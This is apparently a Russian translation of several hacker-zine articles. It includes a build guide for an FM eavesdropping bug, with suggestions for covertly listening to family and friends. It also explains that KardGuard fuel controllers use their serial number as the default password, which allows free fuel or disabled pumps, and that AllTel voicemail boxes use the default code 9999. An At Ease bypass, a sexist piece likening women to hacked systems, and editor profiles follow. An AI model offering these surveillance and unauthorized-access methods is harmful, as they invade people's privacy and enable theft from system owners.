Единственная цель этой статьи — научить всех основам электроники. Если вы соберёте устройство, используйте его на свой страх и риск. Вам потребуются приличные знания в электронике и навыки пайки компонентов. Если вы не умеете собирать электронные конструкторы, но хотите жучок — можно купить готовый у меня, просто напишите на указанный выше e-mail. Итак, что такое FM-жучок? Это крошечный микрофон, способный передавать кристально чистый звук на ближайший плеер/стерео и т.п. Дальность описываемого жучка — около 800 метров, а время работы от обычной щелочной батарейки — примерно 100 часов. Этот жучок не предназначен для переноски во время работы, носить его в кармане не получится. На рынке есть и другие жучки, но этот я считаю наиболее надёжным и относительно простым в сборке. Размер печатной платы — всего 2 × 2 см! Зато батарейка является самым крупным компонентом. Некоторые детали — SMD-резисторы, воздушный триммер и электретный микрофон — может быть непросто найти. Лучший источник комплектующих — почтовые каталоги: там ассортимент шире, чем в обычных магазинах. Я не проектировал эту схему сам — это работа Talking Electronics, но решил, что многим будет интересно её собрать. SMD-резисторы можно заменить обычными, однако рекомендую всё же использовать SMD: это обогатит ваш учебный опыт. Если у вас нет ни малейшего понятия об электронике — пишите, можно купить у меня уже собранный жучок.

Список компонентов

Резисторы
• 1 × 470 Ом (SMD)
• 1 × 10 кОм (SMD)
• 1 × 47 кОм (SMD)
• 1 × 68 кОм (SMD)
• 1 × 1 МОм (SMD)

Конденсаторы
• 1 × 10 пФ, дисковый керамический
• 1 × 39 пФ, дисковый керамический
• 1 × 1 нФ, дисковый керамический
• 2 × 22 нФ, дисковые керамические
• 1 × 100 нФ, монолитный (монтажный)
• 1 × воздушный триммер 2–10 пФ

Прочее
• 2 × транзистор BC 547
• 1 × катушка 5 витков, провод эмалированный □ 0,5 мм
• 1 × электретный микрофонный капсюль (высокая чувствительность)
• 1 × клипса для 9 В батарейки
• 1 × 15 см лужёного медного провода
• 1 × 30 см тонкого припоя
• 1 × 170 см провода антенны

> ***Примечание:*** *Используйте 170 см провода для антенны — эта длина обеспечивает максимальную дальность. Однако антенный провод необходимо вытягивать при установке жучка, что снижает скрытность. Можно укоротить провод — дальность уменьшится, но скрытность возрастёт. Взвесьте факторы и выберите подходящий вариант.*

Порядок сборки схемы

Прежде всего изучите расположение компонентов. Полярность важна только для двух транзисторов, батарейки и микрофона. Все остальные детали можно паять в любом направлении. Рекомендуемый порядок сборки — самый практичный и удобный:

1. 5 SMD-резисторов
2. 6 конденсаторов
3. 2 транзистора
4. Воздушный триммер
5. Катушка 5 витков
6. Клипса батарейки
7. Микрофон
8. Антенный провод

Как читать номиналы резисторов и конденсаторов

SMD-резистор. Содержит три цифры: первые две — значащие, третья — количество нулей. Например, код 1-0-5 означает «10» умноженное на 10^5 = 1 000 000 Ом = 1 МОм.

Конденсатор. Аналогично, но базовая единица — пФ (пикофарады). Например, маркировка 2-2-3 = 22×10^3 = 22 000 пФ.

Принцип работы

Схема FM-жучка состоит из двух каскадов: усилителя звука и ВЧ-генератора.

1. Каскад усилителя звука

Микрофон регистрирует звук в виде колебаний воздуха, которые проникают через отверстие на конце капсюля и перемещают диафрагму. Диафрагма — тонкая металлизированная пластина, заряженная при изготовлении. Часть этих колебаний передаётся на полевой транзистор (FET). FET имеет очень высокое входное сопротивление и не нагружает заряд. Далее звуковой сигнал поступает на транзистор BC 547, который усиливает его примерно в семьдесят раз. BC547 передаёт сигнал на базу каскада генератора.

2. Каскад генератора

Резистор 47 кОм принимает импульс от транзистора и открывает второй — генераторный — транзистор, но не полностью: его значение подобрано так, чтобы не открыть транзистор полностью. Обратный импульс с конденсатора 10 пФ открывает его полностью.

Обычно транзистор управляется через базу, однако можно зафиксировать базу и изменять напряжение на эмиттере. Именно так и работает FM-жучок: конденсатор 1 пФ удерживает базу в фиксированном состоянии, а обратный конденсатор 10 пФ меняет напряжение на эмиттере. Чтобы конденсатор мог это делать, на эмиттере должно быть постоянное напряжение, которое можно увеличивать и уменьшать. Напряжение на эмиттере составляет около 2 В, на базе — на 0,6 В выше, то есть база зафиксирована конденсатором 1 пФ на уровне 2,6 В. Напряжение не растёт и не падает в процессе работы генератора — только когда звуковой сигнал подаётся на базу через конденсатор 100 нФ. Так схема и работает, повторяя этот цикл со скоростью примерно 100 миллионов раз в секунду.

Генератор рассчитан на работу около 100 МГц, однако реальная частота зависит от многих факторов: катушки 6 витков, конденсатора 10 пФ, резисторов 470 Ом и 47 кОм. На практике частота составляет около 90 МГц (мой FM-жучок работал на 88,5 МГц).

Настройка жучка

Итак, жучок собран, и вы готовы его использовать. Вам понадобится какой-нибудь FM-приёмник. Поднесите жучок вплотную к антенне приёмника. Включите жучок и приёмник. Начиная с нижнего

конца FM-диапазона, медленно двигайтесь вверх. Как правило, жучок окажется в диапазоне 85–95 МГц. Услышав писк (из-за близости жучка к приёмнику) или любой другой характерный шум — остановитесь. Возможно, вам повезёт и жучок уже точно настроен, но в большинстве случаев потребуется небольшая подстройка. Медленно вращайте воздушный триммер маленькой отвёрткой, произнося вслух какие-нибудь слова. Прекратите вращение, когда эхо вашего голоса через приёмник станет кристально чистым. Жучок настроен.

Если частота жучка совпала с частотой какой-либо радиостанции — не беда. Сжимая или растягивая катушку, можно изменить частоту жучка. Метод с катушкой используйте, если жучок оказался между несколькими станциями; если нужно сдвинуть частоту на 1–2 МГц — используйте воздушный триммер.

Применение жучка

Многие уже придумали, как использовать жучок. Помните: использование прослушивающего устройства может быть незаконным в вашей стране/штате/городе. Это ваш выбор, я ответственности не несу.

Вот несколько «дружественных» вариантов применения:

1. Рождество. Скоро снова это время года, и оно даёт отличную возможность узнать семейные секреты или заранее разведать, какие скучные подарки приготовили родственники — и не разочаровывать их притворным огорчением при распаковке.

Поместите жучок в горшок, где стоит ёлка, или прикрепите к ветке поближе к её основанию. У основания — потому что антенну нужно вытянуть для хорошего приёма. Расположив жучок, разматайте провод по ёлке.

2. Прослушивание телевизора. Если вы на заднем дворе — по собственному желанию или по хозяйственной нужде — можно слушать любимый сериал, баскетбольный матч и т.п. Зачем слушать просто радио, когда теперь у вас выбор из миллиона ТВ-каналов?

Установите жучок в 3–5 м от телевизора и отрегулируйте громкость телевизора так, чтобы звук через приёмник был комфортным.

3. Слежка за другом. Можно подслушать, чем занимается ваш друг. Нужно знать, куда он направится, заранее прийти туда и установить жучок, выбрав удобное место для прослушивания. Устанавливайте жучок там, где обычно ведут разговоры: слушать шорох насекомых скучновато.

Спрячьте жучок в радиусе 3–5 м от места разговора. Спрячьтесь сами и слушайте.

Это лишь несколько «законопослушных» вариантов — существуют тысячи других, куда менее дружественных и откровенно злонамеренных, которые я оставляю на откуп вашей фантазии.

Заключение

Надеюсь, эта информация поможет вам успешно собрать жучок, а затем удачно его использовать. Если возникнут трудности — пишите на e-mail. Если не найдёте какие-то компоненты — можно заказать через меня. Если хотите жучок, но не имеете нужных навыков — можно купить готовый, просто напишите. Да пребудет с вами Сила.

— Obi-1

Мои недолгие похождения хакером

Автор: Kwoody

Я живу в маленьком городке на севере Британской Колумбии, где городская администрация владеет телефонной компанией. Весь Британская Колумбия обслуживается BCTel, кроме нашего Принс-Руперта. Местная телефонная компания называется CityTel. Вплоть до 1991 года она использовала механические коммутаторы — без шуток, технологии 1950-х! Я знаю это от знакомых работников. Именно из-за этого у нас долго не было определителя номера, переадресации и прочих удобств — зато в маленьком городке на 16 000 жителей было легко ломать системы.

Хакерством я занялся почти случайно. Компьютер и модем у меня были с примерно 1983 года. После школы в 1986-м я переехал сюда, нашёл хорошую работу и тружусь на ней уже 8 лет. Однажды ночью в 1990 году мы с соседом по комнате сидели за пивом, решили позвонить приятелю, и я набрал номер неверно — в трубке зазвучал компьютерный тон. Интересно! Я знал номера двух местных BBS, и это был не один из них.

Я запустил компьютер и перезвонил. На экране появился промпт: `Xenix 386 Login:`. Я немного разбирался в других ОС и понял, что передо мной какой-то Unix. В ту же ночь позвонил приятель соседа, учившийся в университете UBC; я рассказал ему о находке, и он посоветовал попробовать `sysadm` или `root`. Я вошёл через `sysadm` — без пароля!

Система принадлежала местному школьному совету, и у меня был полный доступ. Я купил книгу по Unix и начал изучать систему и Unix в целом. Будучи новичком (читай: нубом), я понятия не имел, как скрывать следы. Администраторы обнаружили взлом и отключили дозвон. Через несколько недель система снова вышла в онлайн — и снова с открытым `sysadm` без пароля! Я не мог поверить: даже после взлома они не закрыли систему.

Я втянулся и решил проверить, есть ли в городе другие системы. Немного умея программировать на Pascal и Basic, я попытался написать автодозвонщик — не получилось. Тогда я разобрался в языке скриптов Q-modem и написал 40-строчный скрипт. Он последовательно обзванивал номера, и бояться было нечего: древний коммутатор не поддерживал определитель номера.

О хакерском сообществе и существующих программах для этого я тогда не знал. Да и знай — не знал бы, где их достать. В любом случае, у меня было два компьютера — XT и 386, оба с модемами и двумя телефонными линиями: одна голосовая, вторая для данных. Я запустил автодозвонщик на обоих. Обзвонив оба префикса — 624 и 627 — нашёл около 30 компьютеров. В примерно 10 из них смог войти. Все использовали дефолтные пароли, и все кроме одного были Unix-системами.

Один номер соединялся на скорости 1200 бод — похоже, он принадлежал телефонной компании. После подключения ничего не происходило. Я ждал, потом появилась строка с двумя номерами телефонов и другими данными, которые я уже не помню. Я наблюдал, что будет дальше. Вскоре стало ясно: номера в одном столбце всегда оказывались одними из четырёх — RCMP (полиция), пожарная служба, приют для женщин, подвергшихся насилию, и второй отдел RCMP. Похоже, это была запись всех звонков в эти четыре места.

Один взлом я совершил на системе управления заправкой топлива — KardGuard 3000C. Я знал о двух таких системах в городе: одна была у нас на работе, другая — у конкурентов. Зная принцип работы, войти было несложно. Я увидел объём отпущенного топлива и мог бы натворить нехорошего: стереть буфер транзакций или получать бесплатное топливо. Но не стал — не видел смысла вредить им или их системе, даже если это конкуренты.

Для тех, кто может встретить такую систему — краткое описание. Аппаратная часть ограничена скоростью 300 bps 7E1. При подключении система анонсирует себя:

```
KardGuard 3000C Motor Fuel Dispensing System.
PASSWORD:
```

Система работает с перфокартами. У каждой карты есть 4-значный код для активации насоса. Компьютер фиксирует объём топлива, дату, номер карты и другие данные в зависимости от кодировки карты — например, показания одометра или номер автомобиля.

Чтобы войти в систему по дозвону, нужно знать серийный номер устройства. Во всех системах этого типа серийный номер используется как дефолтный пароль удалённого доступа. Найти серийный номер просто: если вы знаете местонахождение считывателя карт — подойдите и посмотрите на боковую сторону. Считыватель обычно находится в металлическом корпусе. На боку корпуса, ближе к задней части, есть небольшая наклейка с серийным номером. Именно так я и поступил: подошёл к их считывателю, списал номер и вошёл.

Войдя, можно сделать многое. Отключить насосы или вручную активировать их без карты и получать бесплатное топливо, смотреть объём отпущенного продукта. Продукты кодируются от 0 до 15: 0 — обычный бензин, 1 — неэтилированный и т.д. Возможности довольно ограничены, но кое-что неприятное владельцу системы сделать можно. Важно: все команды вводятся заглавными буквами, каждая команда — одна буква. Например, `E` — просмотр 4-значного кода для отдельных карт. Остальные команды я уже не помню: мы перешли на новую версию KardGuard с поддержкой до 14,4k и более быстрой работой.

Примерно через 3 месяца всего этого я был на работе в субботу, когда мне позвонил некий констебль Бёрк из Отдела специальных расследований RCMP.

Он сообщил, что знает о моём хакерстве и хотел бы осмотреть мои компьютеры. Я сказал, что не понимаю, о чём речь. Он сухо ответил, что может сделать это по-другому — получить ордер на обыск. Хотел встретиться у меня дома через 10 минут. Я согласился. Кирпичи сыпались из меня лопатами. Я позвонил соседу и велел вынести все распечатки и диски из дома — куда угодно. Рванул домой и обнаружил, что сосед уже ушёл со всем. Я включил компьютеры и отформатировал оба жёстких диска. Никогда раньше форматирование не казалось мне таким долгим!

Прождав около часа — полиции нет. Сосед вернулся: «Где копы?» — «Не знаю». Ждал ещё. Никаких признаков. Часа через три позвонил приятель соседа и спросил, приходил ли констебль Бёрк. Я спросил, откуда он знает, — он захохотал. Дошло: розыгрыш. Злой розыгрыш. Выяснилось, что этот «друг» нанял кого-то, кто притворился полицейским, чтобы проверить реакцию на вопрос о хакерстве. Парень, изображавший копа, справился отлично. Я, видимо, был уже слишком параноиден. Плюс был очень зол — потерял кучу информации, собранной за предыдущие месяцы, из-за форматирования.

Оказывается, мой сосед рассказывал о моих делах кое-кому. Я был в ярости: никому ни слова не говорил, зная, что это вполне незаконно. Я забрал диски, сжёг распечатки и на несколько недель завязал с хакерством. Потом снова начал — чуть осторожнее. Распечаток больше не хранил, информацию на дисках свёл к минимуму.

Примерно через месяц сосед, работавший на домовладельца, пришёл домой и сказал, что к домовладельцу приходил офицер RCMP с вопросами обо мне и о том, чем я занимаюсь с компьютерами. «Это снова розыгрыш?» — «Нет, сходи поговори сам». Я сходил, но домовладелец рассказал немного: лишь то, что что-то точно происходит, связанное со мной, моими телефонами и компьютерами, и что замешана RCMP.

Расспросив вокруг, я выяснил, что довольно много людей знали о моих делах. Всё, что им было известно: какой-то парень ломает городские системы. Слухи разошлись, и я до сих пор не знаю, как

об этом узнала полиция и сколько им было известно.

После разговора с домовладельцем я немедленно завязал. Пришёл домой, снова отформатировал диски, уничтожил все дискеты и избавился от всего. За примерно 6 месяцев я взломал в городе всё, что только мог. К тому же CityTel обновила коммутатор до современных стандартов и установила определитель номера. Пора было останавливаться.

Вскоре после этого я запустил BBS, которую веду до сих пор. Решил, что это поможет убить хакерский зуд и остаться законопослушным. С тем соседом я больше не живу. Теперь женат, иногда вспоминаю те времена, но слишком много можно потерять, если снова начать и попасться.

Ещё одна история: три месяца назад на работе я набрал неверный номер. Судьба: в трубке — звук модема. Старый хакерский инстинкт ожил. Я записал номер. В офисе есть небольшая локальная сеть с модемом; при первой возможности я дозвонился до этого номера. Появился баннер:

```
city telephones. No unauthorized use.

xxxxxxx <----a bunch of numbers
username:
```

Я сразу повесил трубку — но было интересно осознать, что я наткнулся на коммутатор CityTel или что-то в этом роде.

До сих пор не знаю, были ли в нашем городке другие хакеры. Насколько мне известно, я был единственным. Это было весело, но ближе к концу я чувствовал, как затягивается петля. Завязал вовремя.

Сейчас помогаю администрировать нашу небольшую рабочую локальную сеть — 2 сервера, 8 рабочих станций. Unix, который я выучил в ходе хакерства, здорово помог, когда начальник всерьёз занялся компьютеризацией бизнеса. С тех пор я помогаю настраивать и поддерживать все наши системы.

Если кому-то интересны технические характеристики нашего нового KardGuard — напишите: знаю, что они приходят из США, и там наверняка таких систем немало.

— kwoody

Использование голосовой почты AllTel

Автор: Leper Messiah

Всё, что нужно знать для взлома голосовой почты AllTel Mobile. Дефолтный пароль на всех их ящиках — `9999`. Ниже — документация дословно. Приятного чтения!

Функции

Базовые:
• Доступ к почтовому ящику
• Изменение кода безопасности
• Запись имени
• Запись персонального приветствия
• Воспроизведение сообщения

• Восстановление удалённых сообщений
• Параметры воспроизведения

Расширенные (всё из базового плюс):
• Настройка расписания приветствий
• Ответ на сообщение
• Перенаправление сообщения
• Запись и отправка сообщения
• Создание списка рассылки
• Расписание персональных приветствий

Быстрый справочник

НАСТРОЙКА ГОЛОСОВОЙ ПОЧТЫ	Нажмите
Изменить код безопасности	8 2 3
Записать имя	2 3 3
Записать персональное приветствие	2 2 3
Редактировать приветствие в расписании	2 2 7
Активировать расписание приветствий	2 2 8
Изменить режим воспроизведения	8 8 3
ОТПРАВКА И ПОЛУЧЕНИЕ СООБЩЕНИЙ	
Воспроизвести сообщение	1
Сохранить и перейти к следующему	2
Ответить на сообщение	3
Перенаправить сообщение	7
Записать и отправить сообщение	3

Доступ к голосовой почте

1. Откройте голосовую почту:
• С мобильного телефона: нажмите `# 9 9 Send`.
• С городского телефона: наберите номер мобильного, который автоматически переведёт на голосовую почту, нажмите # после начала приветствия.
2. Введите код безопасности.

Создание/изменение кода безопасности

1. Откройте голосовую почту.
2. Нажмите `8` — Личные параметры.
3. Нажмите `2 3` для смены кода безопасности.
   Примечание: код безопасности может содержать от 1 до 7 цифр.

Запись имени

1. Откройте голосовую почту.
2. Нажмите `2` — Меню приветствий.
3. Нажмите `3 3` для записи имени.
4. Запишите имя, завершите нажатием `#`.
• `3 1` — прослушать имя
• `3 3` — стереть и перезаписать имя

Запись персонального приветствия

1. Откройте голосовую почту.
2. Нажмите `2` — Меню приветствий.
3. Нажмите `2 1` — прослушать приветствие.
4. Нажмите `2 3` — записать приветствие, завершите нажатием `#`.

Воспроизведение сообщения

1. Откройте голосовую почту.
2. Нажмите `1` для воспроизведения.
3. Сообщение будет воспроизведено. Опции:
• `1` — оставить как новое и перейти к следующему
• `2` — сохранить и перейти к следующему
• `3` — ответить
• `4 4` — повторить сообщение
• `5` — удалить
• `7` — перенаправить

Из главного меню нажмите `8 8 3` для выбора режима воспроизведения (продолжайте нажимать `8 3` до нужного режима).

Примечание: три режима воспроизведения — обычный, автоматический и упрощённый.

Восстановление удалённых сообщений

Для восстановления удалённого сообщения:
• Нажмите `* 1` — главное меню.
• Нажмите `* 4` — восстановить все удалённые сообщения.

Примечание: удалённые сообщения можно восстановить только до выхода из ящика.

Ответ на сообщение

Из меню воспроизведения:

1. Нажмите 3 во время или после сообщения.
2. Запишите ответ, завершите нажатием #.
3. Опции:
• 3 — продолжить запись
• 5 — стереть сообщение
• 7 — специальные параметры доставки
4. Нажмите 9 для адресации. Если отправлено из абонентского ящика — ответ автоматический. Иначе введите номер ящика.

Перенаправление сообщения

Из меню воспроизведения:

1. Нажмите 7 во время или после сообщения.
2. Опции:
• 3 — продолжить запись голосового комментария
• 5 — стереть голосовой комментарий
• 7 — специальные параметры доставки
• 8 — воспроизвести исходное сообщение
3. Нажмите 9 для адресации перенаправленного сообщения. Введите:
• a. номер ящика
• b. номер списка рассылки

Запись и отправка сообщения

1. Откройте голосовую почту.
2. Нажмите 3 для записи.
3. Запишите сообщение, завершите нажатием #. Опции:
• 3 — продолжить запись
• 4 4 — прослушать записанное
• 5 — стереть
• 7 — специальные параметры доставки:
• 1 — пометить как срочное
• 2 — пометить как конфиденциальное
• 3 — уведомление о недоставке
• 4 — доставка в будущем
• 5 — снять специальные метки
4. Нажмите 9 для адресации. Введите: номер ящика, список рассылки, или 0 + фамилия — 0 + имя.

Создание или редактирование списка рассылки

1. Откройте голосовую почту.
2. Нажмите 6 для доступа к спискам.

3. Нажмите 3 для создания или редактирования списка.
4. Введите одно- или двузначный номер списка (новый — любой свободный; существующий — его номер).
5. Введите все адресаты, нажимая # после каждого (адресаты — номера ящиков или списков рассылки).
6. Нажмите 7 3 для записи названия списка.
7. Нажмите # по завершении.

Настройка расписания приветствий

1. Нажмите 2 из главного меню.
2. Нажмите 2 6 для выбора активного приветствия.
3. Введите номер нужного приветствия.
4. Нажмите 2 7 для редактирования.
5. Введите номер редактируемого приветствия. Опции:
• 1 — воспроизвести текущее приветствие
• 3 — записать приветствие
• 5 — стереть приветствие
• 7 — изменить временной интервал
• 8 — просмотреть временной интервал
6. Нажмите 2 8 для активации/деактивации расписания.

Уведомление о новых сообщениях

1. Нажмите 8 — Личные параметры.
2. Нажмите 6 — Параметры уведомлений.
3. Нажмите 1 — прослушать номер уведомления. Опции:
• 6 — включить/отключить уведомление о сообщениях.

Управление воспроизведением

ДЕЙСТВИЕ ВО ВРЕМЯ ВОСПРОИЗВЕДЕНИЯ	НАЖМИТЕ
Перемотать назад на 6 секунд	4
Перемотать к началу сообщения	4 4
Перемотать вперёд на 6 секунд	6
Перемотать к концу сообщения	6 6
Воспроизвести дату и время	8 8
Остановить	#
Вернуться в главное меню	* 1

Удачи.

— Leper Messiah

Взлом At Ease на Macintosh

Автор: Ace

Введение

Некоторые учебные заведения и компании используют At Ease, чтобы препятствовать пиратству программ и доступу к важным файлам, и в целом лишают пользователя всякого удовольствия. Разве не хочется знать, как от этого избавиться?


Как это сделать

Ниже описано, как убрать пароль At Ease, чтобы получить доступ к Finder, а также как сменить пароль по своему усмотрению — и тем самым как следует озадачить кого-нибудь.

Для начала вам понадобится копия Microsoft Word 5.1 или 6.0 (подойдёт и Norton Utilities Disk Editor; ищу другие программы, позволяющие сделать то же самое). Запустите Microsoft Word, откройте меню «Файл» и выберите «Открыть». Измените «Тип файла» на «Все файлы». Перейдите в папку Preferences и откройте файл At Ease Preferences. Он будет выглядеть как хаотичный набор символов. Где-то там спрятан пароль. Неважно где именно. Выделите весь текст сочетанием Command-A, нажмите Delete и сохраните теперь пустой файл. Перезагрузите компьютер. Теперь в меню At Ease можно выбрать «Перейти в Finder».

Другие программы

Можно также использовать программу DisEase. Есть ещё стек HyperCard, позволяющий обойти At Ease. Я пробовал оба варианта, хотя считаю описанный выше метод предпочтительным.



(Приложенный BinHex-файл DisEase опущен)

Взлом девчонок и систем

Автор: SevenUp — sec@sec.de — http://www.sec.de/sec/

Попытки завоевать девушку и попытки взломать систему (назову и то, и другое «целями») имеют немало общего. Если умеешь взламывать одно — нетрудно будет войти и в другое. Ещё это отражает нынешнее настроение IRC-канала #hack: женские темы берут верх.

Цели

• Главный вызов: войти в первый раз
• Цели, которых уже взламывали другие, сильно теряют в привлекательности
• Задача — держать как можно больше успешно взятых (прежде нетронутых) целей
• Другой вариант игры: взломать по одной цели в каждом регионе
• Отмечай каждую взятую цель
• После взятия цели тебя обычно мало интересует дальнейшее — если только (в редких случаях) ты к ней не привязан

Советы для успеха

• Залог успеха: правильные «дефолты» в зависимости от ситуации и цели
• Будь хладнокровен: не увлекайся целью слишком сильно, не вовлекайся эмоционально — лишь слегка поиграй с ней
• Знание разных языков и ключевых слов может пригодиться с целями из разных мест
• Социальная инженерия и вложение времени (а иногда и денег) могут ускорить достижение цели
• Чем больше целей атакуешь — тем чаще добиваешься успеха. Просто игнорируй неудачи. Лучше попробовать (и, возможно, проиграть), чем не пробовать вовсе
• Лучшее время для поиска целей — ночью
• Бэкдоры всегда заманчивы (порой опасны)
• Не начинай с самой трудной цели. Начинай медленно и с лёгких, переходи к сложным после первых успехов
• Если отказали с первого раза — не сдавайся. Второй шанс всегда есть
• Если времени мало — не медли: быстрая первая попытка никогда не лишняя и оставляет время обдумать следующий шаг
• Сканирование (и зондирование) необходимо. Не сдавайся, даже если процент успеха — от 1 до 50%

Выбор правильной цели

• Будь избирателен в выборе целей!
• Пробуй цели с узкими входами
• Цели со множеством пользователей более опытны
• Цели с тенью/экранированием труднее проникнуть
• Изнутри до рут-экстаза добраться проще, чем снаружи
• Многие цели снаружи кажутся непривлекательными, но радушно открываются внутри
• Некоторые цели текут ещё до касания
• Если цель «дует» — она «сосёт»

Техники для удовольствия

• Войдя — дай и цели проявить активность! Пусть поработает — посмотришь, что из этого выйдет

• Для защиты цели: закрой все входы и сохрани ключ
• Даже цели, которые «сосут», порой бывают приятны
• Сниффинг целей — для ламеров и извращенцев
• Фингерпинт целей — может быть интересным...
• Откачать цель досуха весело, занимает время и делает её почти бесполезной
• Правильная «обёртка» контролирует вторжение и его последствия

Предупреждения

• Помни: число попыток ограничено. После неудачных атак цель и её окружение насторожатся — переходи в другой район
• НИКОГДА не плати за доступ к цели
• Не попадайся на приманки!
• Связываясь с целями — убедись, что их владелец не заметит
• Не используй кряк на цели — это разрушает мозг
• Не занимайся с целями незащищённым сексом (не ломай их без защиты)
• Осторожно: некоторые цели с chroot-средами могут имитировать рут-экстаз или создать ощущение, что ты внутри, хотя ты снаружи
• Слишком грубое проникновение может исчерпать или сломать твои инструменты
• Старайся распознать поддельные и «переодетые» цели до полного раскрытия — чтобы избежать неприятного сюрприза
• Когда в первый раз входишь во взломанную впервые цель — нужно заметать следы, а это бывает грязное дело
• Не забудь выйти из цели, когда засыпаешь
• Никогда не теряй голову от красоты цели. Всегда проверяй наличие охраны
• Если зазеваешься — можешь получить пожизненный срок после девятимесячного суда

Phrack Prophile

Автор: Daemon9, ReDragon, Voyager

В этом выпуске у нас «очень особый эпизод» Phrack Prophile. Как всем известно, Phrack снова переживает период перемен, и совершенно новая редакционная команда вступает на борт. Чтобы представить всем этих трёх хакеров, мы попросили их написать профили о себе. Дамы и господа (да, как будто кто-то из дам ИЛИ господ читает Phrack), знакомьтесь с вашими новыми редакторами: Daemon9, ReDragon и Voyager.

Профиль Daemon9

Личное

```
Имена/псевдонимы:  daemon9 / route / infinity
В реальной жизни:  Майк Д. (как в Дэвид, не Даймонд) С.
     Дата рождения:  10.05.73
          Нравится:  Женщины, которые не боятся плакать.
       Не нравится:  Хиппи. БОЖЕ, я ненавижу хиппи...
             Тату:   Большая роспись на спине, и растёт... (Контур кубика.
                     (Нет, не из пары игральных костей, а как в
                     компьютерный чип...)
           Прочее:   Glock 19 с лазерным прицелом, смонтированным на
                     предохранительной скобе.
          Страсти:   Компьютеры. Компьютерная безопасность (или её
                     отсутствие). Здоровье. Умственная и физическая
                     форма.
       Основные URL:  http://www.infonexus.com/~daemon9
                     ftp://ftp.infonexus.com/pub
                     mailto://route@infonexus.com
                     mailto://daemon9@netcom.com
```

Железо

```
Лет с компьютерами:  ~14
  Компьютеры в наличии:
          Башни:  P90/32MB/3GIG (Windows NT/Solaris/DOS-WFW)
          Средние: P120/32/2GIG (Linux), 486-66/16/700MB (FreeBSD),
                   486-50/16/540 (Linux)
        Ноутбуки: P133/16/800 (Windows NT/Linux)
                   486-75/16/500 (DOS/WFW)
  Собственные сети:  The Information Nexus (infonexus.com)
```

Медиа

```
           Музыка:  Front242, FLA, The Goats, NIN, Diatribe, 16Volt,
                    Morphine и др...
            Кино:  Usual Suspects, Miller's Crossing, Sneakers, Fletch,
                    Army of Darkness, True Romance, NBK и др...
           Книги:  TCP/IP Illustrated тт. I-III, UNP, Applied
                    Cryptography 2nd edition, Computers and Intractability:
                    A Guide to the Theory of NP-Completeness и так далее...
```

Немного истории

Ах, дни моей юности... Беззаботные, беспечные — жизнь казалась мне широко распахнутой дверью. Однажды весной один очень хороший друг посоветовал мне завести аккаунт в «Интернете», чтобы писать ему письма, пока он учится в другом городе.

«Хм...?»

...Таков был мой краткий ответ. Я тогда уже был серьёзно погружён в компьютерную тему, но до Интернета ещё не добрался. Ну что ж, мы пошли и купили (по тогдашним ценам) модем на 2400 BPS за 200 долларов и подключили меня к совершенно новому провайдеру — NetCom Online... Поначалу я пользовался им исключительно для электронной почты, но вскоре, самостоятельно освоив Unix, открыл для себя все чудеса Usenet и IRC (AKA Большая Трата Времени). Большинство знает меня по частому присутствию в alt.2600. Именно там я познакомился с Voyager. Быстро выяснилось, что у нас одинаковые интересы в области компьютеров и хакинга. Остальное — история... Примерно так.

Теория всего этого

Когда я оглядываюсь и пытаюсь понять, как, чёрт возьми, я здесь оказался, мне есть кого поблагодарить. Моего отца. Он купил мне первый Commodore 64. Я помню, как подключал этот архаичный аппарат к телевизору, писал собственные текстовые игры на Basic и сохранял их на стриммер. Моя компьютерная хронология выглядит примерно так:

```
c64  Apple IIc IBM XT  IBM 286 486/33 486/66  P90 486/66 486/50 P120 P133...
1982   1984     1986     1987   1991   1992  1994  1995   1996  1996 1996
```

Я не чувствую себя счастливым, если не купаюсь в непрерывном потоке постороннего радиочастотного излучения. Моя комната живёт: множество мигающих и вспыхивающих огней, несколько гудящих вентиляторов и сотни метров кабелей, создающих пожарную опасность. Мне приходится заклеивать все окна фольгой, чтобы не пускать солнце и удерживать температуру. Вы удивитесь, насколько это работает.

Именно стремление к знаниям привело меня на тот путь, по которому я иду. Мне недостаточно просто знать, что что-то работает. Мне нужно понять — почему и как, как это сломать, а потом как починить... Я не решаю проблему, просто обходя её стороной. Я лечу в неё лоб в лоб и работаю с ней, пока само собой не появится решение.

Интеллект, на мой взгляд, — это не то, что ты знаешь, и не объём твоих знаний. Это способность рассуждать логично и рационально, когда это необходимо, а если прагматизм — не лучший подход, дать интуиции и хаосу вести тебя. Интеллект адаптивен и постоянно меняется... Объём памяти слишком часто путают с умом...

Люди, которых я знаю

Linenoiz: Причина, по которой я вообще влился в интернет-сцену. Лучший друг уже 12 лет — без него я бы не был там, где нахожусь. Один из самых умных людей, которых я знаю.

Nihil: Причина, по которой я вообще влился в хакерскую сцену. У нас бывали разногласия на протяжении лет, но наши компьютерные интересы слишком похожи, чтобы позволить мелким ссорам разрушить нашу дружбу. Второй из самых умных людей, которых я знаю.

Mythrandir: Я познакомился с Myth около двух лет назад на alt.2600. Острый парень. Очень острый. Мы думаем так одинаково в некоторых вещах, что это жутковато. Скоро запустим ту самую Tiger Team, Jeff...!

Alhambra: Сильный кодер. Мы сделали вместе DemonKit для Linux (и до сих пор работаем над этим..;)). У Jeremy и меня очень похожие интересы в хакинге. Рад, что он здесь вместе со мной в Гильдии. Мне нужно больше таких людей. Не рисковый игрок, но я взял этот риск на обоих...

Halflife: Кодер высшего класса.

Передаю привет

Brent, Carrie, ColdFire, Crow, Halflife, Heather, Jason, Jen, Kev, Ka_mee, MikeP, Mudge, Shawn, SirSyko, Tim, Tom, Topher, Xanax, Vision

Что я сделал

alt.2600

Раньше меня там можно было встретить как по расписанию. Я всегда был там. Читал, постил, флеймил, лурил. Это был я. Годами. Именно отсюда меня, наверное, помнит большинство. Я взял на себя самомодерацию и отвечал на все вопросы, которые только мог осилить... Обычно я постил по несколько раз в день. По последним подсчётам — более 2100 постов (согласно `~/.tin/posted`). Я был плодовит. У меня остались тёплые воспоминания об этом времени... Но времена изменились. Та группа пошла почти полностью ко дну (AKA по пути #hack). Нынче это чёртово чудо, если я нахожу там стоящую ветку... Сегодня ищите меня в comp.security.*, comp.protocols.tcpip, sci.crypt, alt.security.pgp и так далее...

Зины

Да, я написал немного кода и парочку небрежных статей для некоторых зинов. Не могу вспомнить названия...

Гильдия

Гильдия — это моя группа буйных интернавтов. Я основал её примерно 20 месяцев назад по ряду причин, некоторые из которых только *сейчас* начинают проясняться для меня. Какое-то время мы выпускали зин The Infinity Concept, но он приостановлен, пока я занимаюсь Phrack. Различные участники занимались кодингом и эксплойтами. Ждите новых материалов от Гильдии...

ftp.netcom.com/pub/da/daemon9

